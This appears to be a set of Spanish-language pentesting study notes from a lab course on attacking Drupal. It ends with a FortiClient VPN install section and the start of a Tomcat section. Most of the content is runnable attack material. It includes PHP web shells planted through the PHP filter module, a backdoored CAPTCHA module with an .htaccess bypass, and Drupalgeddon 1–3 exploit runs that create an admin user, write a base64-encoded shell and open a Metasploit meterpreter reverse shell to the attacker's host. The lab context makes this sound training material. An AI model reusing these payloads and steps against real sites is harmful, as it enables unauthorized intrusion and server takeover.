droopescan scan drupal -u http://drupal.inlanefreight.local
```



```
AlejandroGB@htb[/htb]$ droopescan scan drupal -u http://drupal.inlanefreight.local

[+] Plugins found:
  php http://drupal.inlanefreight.local/modules/php/
    http://drupal.inlanefreight.local/modules/php/LICENSE.txt

[+] No themes found.

[+] Possible version(s):
  8.9.0
  8.9.1

[+] Possible interesting urls found:
  Default admin - http://drupal.inlanefreight.local/user/login

[+] Scan finished (0:03:19.199526 elapsed)
```

Esta instancia parece estar ejecutando una versión **8.9.1** de Drupal. Al momento de escribir este artículo, no era la más reciente, ya que se lanzó en junio de 2020. Una búsqueda rápida de [vulnerabilidades](#) relacionadas con Drupal no muestra nada evidente para esta versión principal de Drupal. En este caso, lo siguiente que queremos hacer es analizar los complementos instalados o el abuso de la funcionalidad integrada.

Comandos

curl -s http://drupal.inlanefreight.local grep Drupal /node/<nodeid> - /node/1	Descubrimiento/Huella Identificar Drupal CMS
curl -s http://drupal-acc.inlanefreight.local/CHANGELOG.txt grep -m2 ""	Validar Version de Drupal
curl -s http://drupal.inlanefreight.local/CHANGELOG.txt	Validar Version de Drupal
droopescan scan drupal -u http://dominio	Enumeracion Version y mas


Atacando Drupal

Ahora que hemos confirmado que nos enfrentamos a Drupal y hemos identificado la versión, veamos qué configuraciones erróneas y vulnerabilidades podemos descubrir para intentar obtener acceso a la red interna.

A diferencia de algunos CMS, obtener un shell en un host Drupal a través de la consola de administración no es tan fácil como simplemente editar un archivo PHP que se encuentra dentro de un tema o cargar un script PHP malicioso.


Aprovechar el módulo de filtro PHP

En versiones anteriores de Drupal (antes de la versión 8), era posible iniciar sesión como administrador y habilitar el módulo **PHP filter** que "Permite evaluar fragmentos/código PHP incrustados".



The screenshot shows the Drupal 7 'Modules' administration page. The URL in the browser is <http://drupal-qa.inlanefreight.local/#overlay=admin/modules>. The 'PHP filter' module is listed and has its 'Enabled' checkbox checked. A tooltip for the 'PHP filter' module states: 'Allows embedded PHP code/snippets to be evaluated.' Other modules listed include Poll, RDF, Search, and Shortcut, all of which are also enabled.

Desde aquí, podemos marcar la casilla de verificación junto al módulo y desplazarnos hacia abajo hasta **Save configuration**. A continuación, podemos ir a Contenido --> Agregar contenido y crear un **Basic page**.



The screenshot shows the Drupal 7 'Add content' page. The URL in the browser is <http://drupal-qa.inlanefreight.local/#overlay=node/add>. The 'Basic page' option is highlighted with a red box. A tooltip for the 'Basic page' option states: 'Use basic pages for your static content, such as an 'About us' page.'

Ahora podemos crear una página con un fragmento de código PHP malicioso como el que se muestra a continuación. Hemos nombrado el parámetro con un hash md5 en lugar del

común **cmd** para ponernos en práctica y no dejar una puerta abierta a un atacante durante nuestra evaluación. Si usamos el estándar, **system(\$_GET['cmd']);** nos exponemos a un posible ataque "de pasada" que se cruce con nuestro shell web. Aunque es poco probable, ¡más vale prevenir que curar!

Código PHP

```
<?php  
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);  
?>
```

Código: php

```
<?php  
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);  
?>
```

The screenshot shows a Drupal administrative interface for creating a basic page. The URL is <http://drupal-qa.inlanefreight.local/#overlay=node/add/page>. The page title is "Create Basic page". The "Body" field contains the following PHP code:

```
<?php  
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);  
?>
```

A red box highlights the PHP code in the body field, and a red arrow points from this box down to the "Text format" dropdown menu at the bottom of the editor. The "Text format" menu has "PHP code" selected.

También queremos asegurarnos de configurar el **Text format** menú desplegable en **PHP code**. Después de hacer clic en guardar, seremos redirigidos a la nueva página, en este

ejemplo <http://drupal-qa.inlanefreight.local/node/3>. Una vez guardado, podemos solicitar la ejecución de comandos en el navegador agregando `?dcfdd5e021a869fcc6dfaef8bf3137e=id` al final de la URL para ejecutar el comando `id` o usar `CURL` en la línea de comandos. Desde aquí, podríamos usar un comando bash de una sola línea para obtener acceso al shell inverso.

```
curl -s http://drupal-qa.inlanefreight.local/node/3?dcfdd5e021a869fcc6dfaef8bf3137e=id  
| grep uid | cut -f4 -d">"
```



```
AlejandroGB@htb[~/htb]$ curl -s http://drupal-qa.inlanefreight.local/node/3?dcfdd5e021a869fcc6dfaef8bf3137e=id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

A partir de la versión 8, el módulo [Filtro PHP](#) no se instala de forma predeterminada. Para aprovechar esta funcionalidad, tendríamos que instalar el módulo nosotros mismos. Dado que estaríamos modificando y añadiendo algo a la instancia Drupal del cliente, es posible que queramos consultarla primero con ellos. Comenzaremos descargando la versión más reciente del módulo desde el sitio web de Drupal.


```
wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz
```



```
AlejandroGB@htb[~/htb]$ wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz
```

Una vez descargado vaya a [Administration>> ReportsAvailable updates](#)

Nota: La ubicación puede variar según la versión de Drupal y puede estar en el menú Extender.



Desde aquí, haga clic en **Browse**, seleccionar el archivo del directorio donde lo descargamos y luego haga clic en **Install**.

Una vez instalado el módulo, podemos hacer clic en él **Content** y crear una nueva página básica, de forma similar a como lo hicimos en el ejemplo de Drupal 7. Nuevamente, asegúrese de seleccionar **PHP code** en el menú desplegable **Text format**.

Con cualquiera de estos ejemplos, debemos mantener informado a nuestro cliente y obtener su permiso antes de realizar este tipo de cambios. Además, una vez que hayamos terminado, debemos eliminar o deshabilitar el módulo **PHP Filter** y eliminar todas las páginas que hayamos creado para obtener la ejecución remota del código.

Cómo cargar un módulo con puerta trasera

Drupal permite a los usuarios con los permisos adecuados cargar un nuevo módulo. Se puede crear un módulo con puerta trasera añadiendo un shell a un módulo existente. Los módulos se pueden encontrar en el sitio web drupal.org. Elijamos un módulo como [CAPTCHA](#). Desplácese hacia abajo y copie el enlace del [archivo](#) tar.gz.

Descargue el archivo y extraiga su contenido.

```
wget --no-check-certificate https://ftp.drupal.org/files/projects/captcha-8.x-1.2.tar.gz  
tar xvf captcha-8.x-1.2.tar.gz
```

Cree un shell web PHP con el contenido:

```
<?php  
system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);  
?>
```

Código: **php**

```
<?php  
system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);  
?>
```

A continuación, debemos crear un archivo .htaccess para darnos acceso a la carpeta. Esto es necesario porque Drupal niega el acceso directo a la carpeta /modules.

```
<IfModule mod_rewrite.c>  
RewriteEngine On  
RewriteBase /  
</IfModule>
```

Código: **html**

```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
</IfModule>
```

La configuración anterior aplicará reglas para la carpeta / cuando solicitemos un archivo en /modules. Copie ambos archivos en la carpeta captcha y cree un archivo.


```
mv shell.php .htaccess captcha
tar cvf captcha.tar.gz captcha/
```

Atacando Drupal

```
AlejandroGB@htb:[/htb]$ mv shell.php .htaccess captcha
AlejandroGB@htb:[/htb]$ tar cvf captcha.tar.gz captcha/
captcha/
captcha/.travis.yml
captcha/README.md
captcha/captcha.api.php
captcha/captcha.inc
captcha/captcha.info.yml
captcha/captcha.install

<SNIP>
```

Suponiendo que tenemos acceso administrativo al sitio web, haga clic en **Manage** y luego **Extend** en la barra lateral. A continuación, haga clic en el botón **+ Install new module** y seremos llevados a la página de instalación, como <http://drupal.inlanefreight.local/admin/modules/install>. Busque el archivo Captcha con puerta trasera y haga clic en **Install**.



Una vez que la instalación se realice correctamente, busque [/modules/captcha/shell.php](#) para ejecutar comandos.

```
curl -s drupal.inlanefreight.local/modules/captcha/shell.php?fe8edbabc5c5c9b7b764504cd22b17af=id
```



```
Atacando Drupal
[htb]$ curl -s drupal.inlanefreight.local/modules/captcha/shell.php?fe8edbabc5c5c9b7b764504cd22b17af=id
[htb]$ uid=1(root) gid=33(www-data) groups=33(www-data)
```

Aprovechar las vulnerabilidades conocidas

A lo largo de los años, el núcleo de Drupal ha sufrido algunas vulnerabilidades graves de ejecución remota de código, cada una de ellas denominada Drupaleddon. Al momento de escribir este artículo, existen 3 vulnerabilidades de Drupaleddon.

- [CVE-2014-3704](#), conocida como Drupaleddon, afecta a las versiones 7.0 a 7.31 y se corrigió en la versión 7.32. Se trataba de una falla de inyección SQL autenticada previamente que podía utilizarse para cargar un formulario malicioso o crear un nuevo usuario administrador.
- [CVE-2018-7600](#), también conocida como Drupaleddon2, es una vulnerabilidad de ejecución remota de código que afecta a las versiones de Drupal anteriores a 7.58 y 8.5.1. La vulnerabilidad se produce debido a una limpieza de entrada insuficiente durante el registro del usuario, lo que permite la inyección maliciosa de comandos a nivel del sistema.
- [CVE-2018-7602](#), también conocida como Drupaleddon3, es una vulnerabilidad de ejecución remota de código que afecta a varias versiones de Drupal 7.x y 8.x. Esta falla aprovecha una validación incorrecta en la API de formularios.
- Veamos cómo explotar cada uno de ellos.

Drupaleddon

Como se indicó anteriormente, esta falla se puede explotar aprovechando una inyección SQL previa a la autenticación que se puede utilizar para cargar código malicioso o agregar un usuario administrador. Intentemos agregar un nuevo usuario administrador con este script [de prueba de concepto](#). Una vez que se agrega un usuario administrador, podemos iniciar sesión y habilitar el módulo [PHP Filter](#) para lograr la ejecución remota de código.

Al ejecutar el script con la bandera `-h` nos muestra el menú de ayuda.

Aquí vemos que debemos proporcionar la URL de destino y un nombre de usuario y contraseña para nuestra nueva cuenta de administrador. Ejecutemos el script y veamos si obtenemos un nuevo usuario administrador.

```
python2.7 drupalgeddon.py -t http://drupal-qa.inlanefreight.local -u hacker -p pwnd
```

```
AlejandroGB@htb[~/htb]$ python2.7 drupalgeddon.py -t http://drupal-qa.inlanefreight.local -u hacker -p pwnd  
<SNIP>  
[!] VULNERABLE!  
[!] Administrator user created!  
[*] Login: hacker  
[*] Pass: pwnd  
[*] Url: http://drupal-qa.inlanefreight.local/?q=node&destination=node
```

Ahora veamos si podemos iniciar sesión como administrador. ¡Podemos! Ahora, desde aquí, podemos obtener un shell a través de los diversos medios que se comentaron anteriormente en esta sección.

The screenshot shows the Drupal administration interface for user management. The URL in the browser is `http://http://drupal-qa.inlanefreight.local/user#overlay=admin/people`. The 'PERMISSIONS' tab is active. The table displays two users:

USERNAME	STATUS	ROLES	MEMBER FOR	LAST ACCESS	OPERATIONS
admin	active	• administrator	3 weeks 2 days	1 day 1 hour ago	edit
hacker	active	• administrator	51 years 9 months	31 sec ago	edit

También podríamos usar el módulo Metasploit [exploit/multi/http/drupal_drupageddon](#) para explotar esto.

Drupalgeddon2

Podemos usar [esta](#) PoC para confirmar esta vulnerabilidad.

```
AlejandroGB@htb[~/htb]$ python3 drupaleddon2.py
#####
# Proof-Of-Concept for CVE-2018-7600
# by Vitalii Rudnykh
# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders
# https://github.com/a2u/CVE-2018-7600
#####
Provided only for educational or information purposes

Enter target url (example: https://domain.ltd/): http://drupal-dev.inlanefreight.local/
Check: http://drupal-dev.inlanefreight.local/hello.txt
```

Podemos comprobarlo rápidamente `cURL` y ver que el `hello.txt` archivo realmente se ha cargado.

```
curl -s http://drupal-dev.inlanefreight.local/hello.txt
```

```
AlejandroGB@htb[/htb]$ curl -s http://drupal-dev.inlanefreight.local/hello.txt  
;-)
```

Ahora modifiquemos el script para obtener ejecución de código remoto cargando un archivo PHP malicioso.

```
<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>
```

Código: **php**

```
<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>
```

```
echo '<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>' | base64
```


```
AlejandroGB@htb[/htb]$ echo '<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>' | base64  
PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkJmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmlxN2FmXSk7Pz4K
```

A continuación, reemplazamos el comando **echo** en el script de explotación con un comando para escribir nuestro script PHP malicioso.

```
echo  
"PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkJmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmlxN2FmXSk7  
Pz4K" | base64 -d | tee mrb3n.php
```

```
AlejandroGB@htb[/htb]$ echo "PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkJmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmlxN2FmXSk7Pz4K" | base64 -d | tee mrb3n
```

A continuación, ejecute el script de explotación modificado para cargar nuestro archivo PHP malicioso.




```
AlejandroGB@htb[/htb]$ python3 drupalgeddon2.py
#####
# Proof-Of-Concept for CVE-2018-7600
# by Vitalii Rudnykh
# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders
# https://github.com/a2u/CVE-2018-7600
#####
Provided only for educational or information purposes

Enter target url (example: https://domain.ltd/): http://drupal-dev.inlanefreight.local/
Check: http://drupal-dev.inlanefreight.local/mrb3n.php
```

Finalmente, podemos confirmar la ejecución remota de código usando [cURL](#).

Drupalgeddon3

[Drupalgeddon3](#) es una vulnerabilidad de ejecución remota de código autenticado que afecta a [varias versiones](#) del núcleo de Drupal. Requiere que un usuario tenga la capacidad de eliminar un nodo. Podemos explotar esto usando Metasploit, pero primero debemos iniciar sesión y obtener una cookie de sesión válida.



```
Request
Raw Params Headers Hex
Pretty Raw \n Actions ▾
1 GET /node HTTP/1.1
2 Host: drupal-acc.inlanefreight.local
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drupal-acc.inlanefreight.local/
8 DNT: 1
9 Connection: close
10 Cookie: Drupal.toolbar.collapsed=0; has_js=1; SESS45ecfc93a827c3e578eae161f280548=2SS0yADiVs3X960vE9uk2m0yt8UkSTgVgTjwRAgIwEw
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
```

Una vez que tenemos la cookie de sesión, podemos configurar el módulo de exploit de la siguiente manera.

```
Atacando Drupal

msf6 exploit(multi/http/drupal_drupageddon3) > set rhosts 10.129.42.195
msf6 exploit(multi/http/drupal_drupageddon3) > set VHOST drupal-acc.inlanefreight.local
msf6 exploit(multi/http/drupal_drupageddon3) > set drupal_session SESS45ecfc93a827c3e578eae161f280548=jaAPbanr2KhLkJwo69t0U0kn2505tXCaEdu
msf6 exploit(multi/http/drupal_drupageddon3) > set DRUPAL_NODE 1
msf6 exploit(multi/http/drupal_drupageddon3) > set LHOST 10.10.14.15
msf6 exploit(multi/http/drupal_drupageddon3) > show options

Module options (exploit/multi/http/drupal_drupageddon3):

Name      Current Setting
----      -----
DRUPAL_NODE      1
DRUPAL_SESSION   SESS45ecfc93a827c3e578eae161f280548=jaAPbanr2KhLkJwo69t0U0kn2505tXCaEdu
Proxies
RHOSTS        10.129.42.195
RPORT          80
SSL            false
TARGETURI      /
VHOST          drupal-acc.inlanefreight.local

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST    10.10.14.15      yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   User register form with exec
```

Si tiene éxito, obtendremos un shell inverso en el host de destino.

```
Atacando Drupal

msf6 exploit(multi/http/drupal_drupageddon3) > exploit

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Token Form -> GH5mC4x2UeKKb2Dp6Mhk4A9082u9BU_sWtEudedxLRM
[*] Token Form_build_id -> form-vjqTCj2TvVdfEiPtfb0SEF8jnyB6eEpAPOSUR2Ebo8
[*] Sending stage (39264 bytes) to 10.129.42.195
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.129.42.195:44612) at 2021-08-24 12:38:07 -0400

meterpreter > getuid

Server username: www-data (33)

meterpreter > sysinfo

Computer      : app01
OS           : Linux app01 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64
Meterpreter   : php/linux
```

Adelante

Hemos enumerado y analizado algunos de los CMS más utilizados: WordPress, Drupal y Joomla. A continuación, pasemos a Tomcat, que lleva años poniendo una sonrisa en la cara de los pentesters.

Comandos:

nmap --script http-vhosts -p 80,443 <IP>	Buscar Vhosts con nmap
ffuf -u http://<IP>/ -H "Host: FUZZ" -w /path/to/wordlist.txt	Buscar Vhosts con ffuf
<?php system(\$_GET['dcfdd5e021a869fcc6dfaef8bf31377e']); ?>	Dentro de edit, text format – PHP code
curl -s http://drupal-qa.inlanefreight.local/node/3?dcfdd5e021a869fcc6dfaef8bf31377e=id grep uid cut -f4 -d">"	Luego del comando anterior, usar curl
wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz	Instalar modulo filtro php
wget --no-check-certificate https://ftp.drupal.org/files/projects/captcha-8.x-1.2.tar.gz	Cargar el módulo Filtro php con puerta trasera
tar xvf captcha-8.x-1.2.tar.gz	
<?php system(\$_GET[fe8edbabc5c5c9b7b764504cd22b17af]); ?>	
crear un archivo .htaccess <IfModule mod_rewrite.c> RewriteEngine On RewriteBase / </IfModule>	Luego de lo anterior crear el archivo
mv shell.php .htaccess captcha	Luego de lo anterior
tar cvf captcha.tar.gz captcha/	
curl -s drupal.inlanefreight.local/modules/captcha/shell.php?fe8edbabc5c5c9b7b764504cd22b17af=id	Buscar /modules/captcha /shell.php

Comandos 2:

python2.7 drupalgeddon.py -t http://drupal-qa.inlanefreight.local -u usernew -p password1 Este comando crea un usuario admin	Drupalgeddon – Buscar en searchsploit o github
--	--

Drupalgeddon2 https://www.exploit-db.com/exploits/44448	Metasploit – ExploitDB
Python3 drupalgeddon2.py curl -s http://drupal-dev.inlanefreight.local/hello.txt <?php system(\$_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?> echo '<?php system(\$_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>' base64 echo "PD9waHAgc3IzdGVtKCRfR0VUW2ZIOGVkYmFiYzVjNWM5YjdINzY0NTA0Y2QyMmlxN2FmXSk7Pz4K" base64 -d tee mrb3n.php python3 drupalgeddon2.py	Drupalgeddon2

Drupalgeddon3


Adicional, para explotar la vulnerabilidad **drupalgeddon3** con metasploit usar la siguiente configuración, teniendo en cuenta no es necesario configurar la cookie de sesión, pero previamente si me loguee aunque repito, al configurar metasploit no setee la session con la cookie “**No sé si fue debido a mi previa autenticación mediante web**” si es importante configurar el VHOST, RHOST y LHOST.

El módulo se llama **drupal_drupageddon**.

```
Module options (exploit/multi/http/drupal_drupageddon):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  Proxies
  RHOSTS   10.129.135.233  yes       A proxy chain of format type:host:port[,type:host:port][...]
  RPORT    80                yes       The target port (TCP)
  SSL      false              no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /                yes       The target URI of the Drupal installation
  VHOST    drupal-qa.inlanefreight.local  no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  LHOST    10.10.15.242     yes       The listen address (an interface may be specified)
  LPORT    443               yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```



Conexión VPN (Forticlient en Parrot OS)

Comandos de Instalación:

Descargar y guardar la clave manualmente

```
wget -O DEB-GPG-KEY https://repo.fortinet.com/repo/7.0/debian/DEB-GPG-KEY  
gpg --dearmor DEB-GPG-KEY  
sudo mv DEB-GPG-KEY.gpg /usr/share/keyrings/repo.fortinet.com.gpg
```

Revisar permisos y ubicación:

```
sudo chmod 644 /usr/share/keyrings/repo.fortinet.com.gpg
```

Configurar el repositorio correctamente:

Luego de instalar la clave, asegúrate de que el contenido del archivo /etc/apt/sources.list.d/repo.fortinet.com.list sea exactamente el siguiente:

```
deb [arch=amd64] signed-by=/usr/share/keyrings/repo.fortinet.com.gpg]  
https://repo.fortinet.com/repo/7.0/debian/ stable non-free
```

Crea este archivo si no existe:

```
echo "deb [arch=amd64] signed-by=/usr/share/keyrings/repo.fortinet.com.gpg]  
https://repo.fortinet.com/repo/7.0/debian/ stable non-free" | sudo tee  
/etc/apt/sources.list.d/repo.fortinet.com.list
```

Actualizar los paquetes e instalar FortiClient:

```
sudo apt-get update  
sudo apt install forticlient
```

Tomcat - Descubrimiento y enumeración

[Apache Tomcat](#) es un servidor web de código abierto que aloja aplicaciones escritas en Java. Tomcat fue diseñado inicialmente para ejecutar servlets de Java y scripts de Java Server Pages (JSP). Sin embargo, su popularidad aumentó en los marcos basados en Java y ahora se usa ampliamente en marcos como Spring y herramientas como Gradle. Según los datos recopilados por [BuiltWith](#), en este momento hay más de 220.000 sitios web activos con Tomcat. A continuación, se muestran algunas estadísticas más interesantes:

- BuiltWith ha recopilado datos que muestran que más de 904.000 sitios web han utilizado Tomcat en algún momento.
- El 1,22% del millón de sitios web más importantes utilizan Tomcat, mientras que el 3,8% de los 100.000 sitios web más importantes utilizan Tomcat.
- Tomcat ocupa la posición [número 13](#) entre los servidores web por participación de mercado
- Algunas organizaciones que utilizan Tomcat incluyen Alibaba, la Oficina de Patentes y Marcas de los Estados Unidos (USPTO), la Cruz Roja Estadounidense y el LA Times.

